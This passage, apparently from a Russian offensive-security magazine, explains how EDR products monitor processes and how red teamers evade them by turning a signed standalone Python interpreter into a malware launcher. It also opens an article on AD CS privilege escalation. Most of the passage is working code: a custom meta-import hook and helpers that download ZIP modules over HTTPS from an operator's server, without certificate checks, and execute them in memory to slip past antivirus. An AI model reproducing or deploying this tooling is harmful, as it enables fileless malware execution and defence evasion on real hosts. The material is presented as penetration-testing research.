Disassembly:

0:  49 ba 37 13 d3 c0 4d    movabs r10,0x1337d34dc0d31337
7:  d3 37 13
a:  41 ff e2                jmp    r10

*/

uint8_t trampoline[] = {
    0x49, 0xBA, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
// mov r10, addr
    0x41, 0xFF, 0xE2
// jmp r10
};
```

WWW

Я уже рекомендовал статью @ShitSecure A tale of EDR bypass methods, где доступным языком разобраны популярные приемы, которые применяются средствами защиты, и способы их обхода. Повторение — мать учения, и к тому же там тоже есть про хуки в userland.

Уведомления обратного вызова в ядре



EDR VISIBILITY — Kernel Callbacks (изображение — Python vs Modern Defenses)

Куда более мощный механизм сохранения контроля над поведением процессов реализуется через ядерный механизм **Notification Callback Routines**. Он предоставляет интерфейсы для реализации функций подписки на потенциально опасные события, например вызов `ntdll!NtCreateProcess`. Когда получено уведомление о создании нового процесса, EDR бежит внедрять свои библиотеки в целевой процесс, чтобы в том числе иметь возможность патчить стандартные библиотеки Windows API, как описано в предыдущем разделе.


Другой показательный пример того, зачем нужны Kernel Callbacks, — таймлайн запрета получения доступа к памяти процесса `lsass.exe`, описанный в другом крутом ресерче с DEF CON 30 — EDR detection mechanisms and bypass techniques with EDRSandBlast авторов @th3m4ks и @_Qazeer.

How come the EDR knows everything? (изображение — EDR detection mechanisms and bypass techniques with EDRSandBlast)

Так, получая уведомления о нежелательных событиях на каждом из этапов дампа LSASS (создание процесса дампера, получение им хендла `lsass.exe`, чтение памяти `lsass.exe`, создание файла с результирующим слепком памяти), антивирус или EDR может выстроить многоуровневую защиту от получения злоумышленником учетных данных из памяти сетевого узла.

Существует куча других подходов, как предотвратить вредоносную активность на конечных точках, например сканирование памяти запущенных процессов по планировщику, но для базового представления нашей темы этого будет достаточно.

Слепые зоны EDR



Пирамида боли редтимера

В исходной статье автор разделяет стратегии байпаса EDR на четыре основные области. Мы сократим их до трех:

1. Свести к минимуму свое присутствие на узле, где установлен EDR. Для этого достаточно иметь SOCKS-прокси на стороне жертвы и маршрутизировать через него трафик во внутреннюю сеть или к локальным ресурсам машины (Impacket тебе в помощь).
2. Вступить в априорно неравный бой с EDR: анхукать библиотеки, криптовать свой арсенал до посинения, жить с `sleep 100500`, выполняя по одной команде в сутки, думать о рисках каждого введенного в консоль символа. Это сложно (очень). Обычно это можно себе позволить, если весь твой инструментарий кастомный, но, как люди используют ту же «Кобу» (запрещенный на территории РФ инструмент) на проектах, я пока так и не понял.
3. Оперировать из слепых зон EDR. Сюда можно отнести использование легитимных тулз администрирования и разработки во вредоносных целях, например вооружить официальный (и подписанный) бинарь Python для малварного трейдкрафта прямо на машине-жертве.

Что происходит внутри интерпретатора Python и как трактовать те или иные маркеры его поведения? «А черт его знает...» — так ответят не только большинство из нас, но и многие вендоры защитного ПО. Для нас прелесть этого языка в том, что, начиная с версии 3.7, официальная сборка интерпретатора поставляется в standalone-виде, то есть не требует установки на хост.

Кроме того, до тех пор, пока мы остаемся в пределах интерпретатора (то есть не выполняем инжекты в другие процессы или не создаем новых), вся телеметрия исходит от подписанного `python.exe`, а это не облегчает жизнь защитному ПО, когда надо разбираться, что из этого есть что.

Итак, что же нам нужно, чтобы вооружить standalone-интерпретатор Python?


Продолжение статьи →

ЗМЕИНАЯ ПИРАМИДА

ЗАПУСКАЕМ МАЛВАРЬ ИЗ СЛЕПОЙ ЗОНЫ EDR

БЕСФАЙЛОВЫЙ ИМПОРТ ЗАВИСИМОСТЕЙ

Для начала определимся, так ли оно нам надо — загружать модули прямо в память? Чем плохо принести их на хост и положить рядом с интерпретатором?



Статический анализ против сорцов Impacket

Как можно видеть, такой трюк у нас не прокатит. Да и вообще сохранять что-либо на диск — плохая практика. Когда есть возможность, лучше всегда этого избегать.

Примечание о вендоре AV


В этой статье мы снова будем использовать решение Kaspersky Endpoint Security в качестве мерила результатов наших экспериментов. Чтобы не было обвинений в предвзятости или домыслов о том, что у меня какие-то личные счеты с этим продуктом (так как он уже не в первый раз встречается в моих текстах), я сразу расставлю все точки над i.

1. Исходя из моего личного опыта KES — лучшее антивирусное решение в ру-сегменте. Поэтому логика его использования в лабораторных испытаниях очевидна: обойдешь его — значит, скорее всего, обойдешь продукты других вендоров, когда они встретятся в проекте.
2. Чаще всего как на внутренних пентестах, так и при операциях Red Team мы (отдел анализа защищенности Angara Security) встречаемся именно с KES, поэтому опять же целесообразно исследовать именно его реакцию на «внешние раздражители», чтобы знать, чего нам ожидать.

К тому же я знаю, что коллеги «по ту сторону» дефенса иногда просматривают мои каляки, поэтому, возможно, таким образом я тоже вношу свой маленький вклад в развитие этого продукта.

Вся магия бесфайлового импорта внешних модулей в Python кроется в фиче **Meta Import Hooks**, введенной некогда великодушным пожизненным диктатором Гвидо ван Россумом в ревизии 302 руководства PEP. В этом контексте Meta hooks — это способ разрешения импорта, реализованный в виде класса и стреляющий в самом начале алгоритма поиска модуля. Для сравнения есть другой способ импортировать зависимости — **Path Import Hooks**, который, как можно догадаться по названию, основан на поиске нужного питону модуля по определенным путям, заранее известным интерпретатору.

Текущие значения Meta hooks можно посмотреть в переменной `sys.meta_path`, Path hooks — в `sys.path`.



Стандартные значения Import hooks для Embeddable Python

То есть все, что нам нужно сделать, — это написать собственный класс импортера модулей, которые мы будем получать в виде архивов, например, по HTTP, и зарегистрировать его как Meta hook. Изи!

Разберем реализацию такого класса в инструменте Pyramid.

CFinder

Как известно, все новое — это хорошо забытое старое, поэтому цепочка заимствования класса CFinder (Custom Finder) тянется аж с 2015 года: из проекта remote_importer он был позаимствован командой EmpireProject в реализации C2-агента EmPyre и далее мелькал в некоторых других наступательных фреймворках.

Пойдем сверху вниз, начав со вспомогательных методов.

CFinder._get_info


```
class CFinder():

    def __init__(self, repo_name):
        self.repo_name = repo_name
        self._source_code = {}

    def _get_info(self, repo_name, full_name):
        parts = full_name.split('.')
        submodule = parts[-1]
        module_path = '/'.join(parts)

        for suffix, is_package in (('.py', False), ('/__init__.py'
, True)):
            relative_path = module_path + suffix
            try:
                ZIPPED[repo_name].getinfo(relative_path)
            except KeyError:
                continue
            else:
                return submodule, is_package, relative_path

        raise ImportError(f'Unable to locate module {submodule}
in the {repo_name} repo')
```

Конструктор принимает в качестве аргумента имя модуля, который мы хотим импортировать, а метод `_get_info` отдает информацию о существовании того или иного питонячего файла в архиве ZIP. Если при обработке очередного исходника интерпретатор наткнется на инструкцию `import <ИМЯ_МОДУЛЯ>` (причем неважно, в верхнеуровневом скрипте или в импортах других модулей) и другие импортеры не смогут с ней справиться, этот вспомогательный метод попытается разрешить зависимость сначала по пути `АРХИВ → <ИМЯ_МОДУЛЯ>.py`, а потом по пути `АРХИВ → <ИМЯ_МОДУЛЯ>/__init__.py`, если первая попытка провалилась.

Для наглядности я возьму простой и всем известный модуль colorama, добавлю вот такую строчку перед ключевым словом `return`:

```
print(submodule, is_package, relative_path)
```

Затем загружу модуль из памяти. Детали загрузки нам пока неинтересны, просто посмотрим на вывод `print`.




Информация об импортах в модуле colorama

Видим, что информация обо всех импортах при загрузке модуля colorama разрешилась рекурсивно. Идем дальше.

CFinder._get_source

```
def _get_source_code(self, repo_name, full_name):
    submodule, is_package, relative_path = self._get_info(
repo_name, full_name)

    full_path = f'{repo_name}/{relative_path}'
    if relative_path in self._source_code:
        code = self._source_code[relative_path]
        return submodule, is_package, full_path, code

    try:
        code = ZIPPED[repo_name].read(relative_path).decode()
        code = code.replace('\r\n', '\n').replace('\r', '\n')
        self._source_code[relative_path] = code
        return submodule, is_package, full_path, code
    except:
        raise ImportError(f'Unable to obtain source code for
module {full_path}')
```

Вспомогательный метод `_get_source_code` запрашивает информацию о местоположении файла с искомым исходником, который требуется при импорте, с помощью рассмотренного выше метода `_get_info`. После того как файл найден, мы лезем за ним по отданному пути в ZIP-архив, читаем его содержимое и отдаем в качестве результата вместе с дополнительной информацией об именах и расположении модуля. Пока все просто.



Содержимое файлов с исходным кодом модуля colorama

CFinder.find_module

```
def find_module(self, full_name, path=None):
    try:
        self._get_info(self.repo_name, full_name)
    except ImportError:
        return None

    return self
```

Подбираемся к самому интересному — методам, которые будет использовать интерпретатор после регистрации метахука. Метод find_module должен присутствовать в классе резолвера и отдавать информацию о загрузчике модуля. В нашем случае это просто обертка над реализованным ранее методом `_get_info`.

CFinder.load_module

```
def load_module(self, full_name):
    _, is_package, full_path, source = self._get_source_code(self.
repo_name, full_name)

    code = compile(source, full_path, 'exec')
    spec = importlib.util.spec_from_loader(full_name, loader=None)
    module = sys.modules.setdefault(full_name, importlib.util.
module_from_spec(spec))
    module.__loader__ = self
    module.__file__ = full_path
    module.__name__ = full_name

    if is_package:
        module.__path__ = [os.path.dirname(module.__file__)]
    exec(code, module.__dict__)

    return module
```

Сердце класса `CFinder` — метод load_module, вызывающий встроенную функцию compile для предварительной компиляции кода импортируемого модуля и его подготовки к последующей передаче на вход функции `exec`. Также в рамках этого метода мы оформляем объект модуля, чтобы для интерпретатора он не отличался от обычного импорта с диска.

В общем-то, это и есть вся магия. В коде Pyramid есть реализация других необязательных методов, таких как get_data и get_code, но для нас они не представляют интереса и могут быть исключены из финальной реализации.

Использование CFinder

```
@staticmethod
def install_hook(repo_name):
    if repo_name not in META_CACHE:
        finder = CFinder(repo_name)
        META_CACHE[repo_name] = finder
        sys.meta_path.append(finder)

@staticmethod
def hook_routine(zip_name, zip_bytes):
    ZIPPED[zip_name] = ZipFile(io.BytesIO(zip_bytes), 'r')
    CFinder.install_hook(zip_name)
```

Использовать написанный класс проще простого: сначала мы вызываем статический метод `CFinder.hook_routine` и отдаем ему имя и байты (содержимое) ZIP-архива, загруженного извне. Это добро сохраняется в глобально определенный словарь `ZIPPED`, уже мелькавший в коде раньше, и далее метахук регистрируется функцией `install_hook`. Последняя добавляет экземпляр нашего кастомного класса CFinder к списку `sys.meta_path`. При попытке выполнить импорт, который не будет разрешен никаким другим импортером, в игру вступит наш CFinder и подгрузит требуемый модуль из памяти.


```
def build_http_request(filename):
    context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
    context.check_hostname = False
    context.verify_mode = ssl.CERT_NONE

    request = urllib.request.Request(f'https://{PYRAMID_HOST}:{
PYRAMID_PORT}/{filename}.zip')
    auth = b64encode(bytes(f'{PYRAMID_USERNAME}:{PYRAMID_PASSWORD}
', 'ascii')).decode()
    request.add_header('Authorization', f'Basic {auth}')

    return context, request

def download_and_import():
    for module in PYRAMID_TO_IMPORT:
        print(f'[*] Downloading and importing module in memory: {
module}')

        context, request = build_http_request(module)
        with urllib.request.urlopen(request, context=context) as
response:
            zip_bytes = response.read()
            CFinder.hook_routine(module, zip_bytes)

    print('[+] Hooks installed!')
```

Для порядка приведу финальные функции-помощники, забирающие зипы с удаленного сервера по HTTPS с Basic-аутентификацией. Здесь вроде все понятно без дополнительных пояснений.

Особые случаи импорта

К сожалению, не все питоновские модули можно загрузить из памяти. Речь идет в основном о файлах `.pyd`, представляющих собой динамически разделяемые библиотеки с байт-кодом Python, и о стандартных для Windows DLL-либах, идущих в комплекте с некоторыми модулями.

Такого стафа навалом, например, в библиотеках с криптографией, которые всегда нужны при работе с протоколами.



Имя	Дата изменения	Тип	Размер
__pycache__	15.10.2022 22:38	Папка с файлами	
_ARC4.pyd	15.10.2022 22:38	Python Extension Module	22 КБ
_chacha20.pyd	15.10.2022 22:38	Python Extension Module	24 КБ
_pkcs1_decode.pyd	15.10.2022 22:38	Python Extension Module	24 КБ
_raw_aes.pyd	15.10.2022 22:38	Python Extension Module	47 КБ
_raw_aesni.pyd	15.10.2022 22:38	Python Extension Module	26 КБ
_raw_arc2.pyd	15.10.2022 22:38	Python Extension Module	27 КБ
_raw_blowfish.pyd	15.10.2022 22:38	Python Extension Module	32 КБ
_raw_cast.pyd	15.10.2022 22:38	Python Extension Module	35 КБ
_raw_cbc.pyd	15.10.2022 22:38	Python Extension Module	22 КБ
_raw_cfb.pyd	15.10.2022 22:38	Python Extension Module	24 КБ
_raw_ctr.pyd	15.10.2022 22:38	Python Extension Module	26 КБ
_raw_des.pyd	15.10.2022 22:38	Python Extension Module	68 КБ
_raw_des3.pyd	15.10.2022 22:38	Python Extension Module	69 КБ
_raw_ecb.pyd	15.10.2022 22:38	Python Extension Module	22 КБ
_raw_eksblowfish.pyd	15.10.2022 22:38	Python Extension Module	33 КБ
_raw_ocb.pyd	15.10.2022 22:38	Python Extension Module	29 КБ
_raw_ofb.pyd	15.10.2022 22:38	Python Extension Module	22 КБ
_Salsa20.pyd	15.10.2022 22:38	Python Extension Module	24 КБ
__init__.py	15.10.2022 22:38	Python File	3 КБ

PYD-файлы в модуле Cryptodome

Чтобы удовлетворить такие зависимости, нам придется загружать и распаковывать их на диск. За это отвечает хелпер `download_and_unpack`:

```
def download_and_unpack():
for module in PYRAMID_TO_UNPACK:
    print(f'[*] Downloading and unpacking module: {module}')

    context, request = build_http_request(module)
    with urllib.request.urlopen(request, context=context) as
response:
        zip_bytes = response.read()

    with ZipFile(io.BytesIO(zip_bytes), 'r') as z:
        z.extractall(os.getcwd())
```

Полный код того, что у меня получилось после незначительного рефакторинга исходного проекта, можно найти у меня на GitHub. Рядом лежат пресеты для генерации боевых скриптов на основе общего темплейта, которыми мы будем пользоваться в следующем разделе.

WWW

Пока готовил материалы для статьи, нашел интересный репозиторий httpimport, который, судя по описанию, умеет делать все то же самое, что реализовали мы, но с дополнительными плюшками. Сам я этот код не тестил, но, может, тебе будет интересно с ним поиграть.

Продолжение статьи →

PRIVESC AS A SERVICE

ПОВЫШАЕМ ПРИВИЛЕГИИ ЧЕРЕЗ ACTIVE DIRECTORY CERTIFICATION SERVICES

Центр сертификации в Active Directory может стать отличной целью атаки при выполнении тестирования на проникновение. В этой статье мы рассмотрим, как устроен этот центр, как происходит выдача сертификатов и как можно повысить привилегии в домене, используя возможности Active Directory Certification Services.

whoam1ns3
19 y.o. Security Researcher / Developer
whoamins33@gmail.com

В Windows Server присутствует роль под названием Active Directory Certification Services (AD CS), которая нужна для реализации инфраструктуры открытых ключей (PKI) в сетях с контроллером домена. AD CS предназначена для выдачи сертификатов пользователям и компьютерам. Сертификаты могут использоваться для шифрования, подписи, аутентификации и тому подобного, и в целом эта роль выглядит как сервис для повышения безопасности в домене.

Чаще всего при пентесте домена Active Directory конечной целью ставится перехват учетной записи администратора. Получив админа, можно ~~шифровать систему~~ сдавать отчет и заканчивать проект. Есть множество способов добиться указанной цели, и один из них — эксплуатация неправильных конфигураций шаблонов, по которым выпускаются сертификаты.

На пути к получению администратора домена нам понадобится настоящий швейцарский нож в мире сертификатов — Certipy. Он позволяет искать информацию о шаблонах, запрашивать сертификаты и аутентифицироваться при помощи сертификатов, но самое главное — проводить атаки.


ЦЕНТР СЕРТИФИКАЦИИ

В рамках Active Directory центр сертификации реализует функцию инфраструктуры открытых ключей. В свою очередь, инфраструктура открытых ключей (PKI) — это набор служб и компонентов, позволяющих управлять ключами и сертификатами в сети.

Основная цель центра сертификации состоит в выдаче, отзыве, перевыпуске сертификатов и тому подобном. Центр сертификации, развернутый первым, является корнем инфраструктуры открытых ключей. Далее можно развертывать подчиненные ЦС, расположенные в иерархии инфраструктуры открытых ключей, в верхней части которой находится корневой ЦС.

СЕРТИФИКАТЫ

Сертификат в общем смысле — это документ формата X.509, содержащий информацию о своем владельце. Может использоваться как средство идентификации и аутентификации.



Запрос сертификата

Сертификаты включают в себя некоторые параметры. Вот наиболее интересные из них:

- Subject — владелец сертификата;
- SAN (SubjectAlternativeName) определяет одно или несколько альтернативных имен, которые может использовать владелец (это нам пригодится в атаках);
- Extended/Enhanced Key Usages — набор идентификаторов, которые определяют, как будет использоваться сертификат.

Сертификаты выпускаются по определенным шаблонам, описывающим параметры, с которыми будет выпущен сертификат, например:

- Кто может запрашивать сертификат по данному шаблону?
- Кто может изменять шаблон?
- Какие EKU (значения Extended Key Usage) будут определены?
- На какой период будет выпущен сертификат?

Проще говоря, шаблоны сертификатов определяют порядок запроса и использования сертификатов, выданных центром сертификации.

В ПОИСКАХ СЕРТИФИКАТОВ

Шаблоны сертификатов хранятся в следующем контейнере:

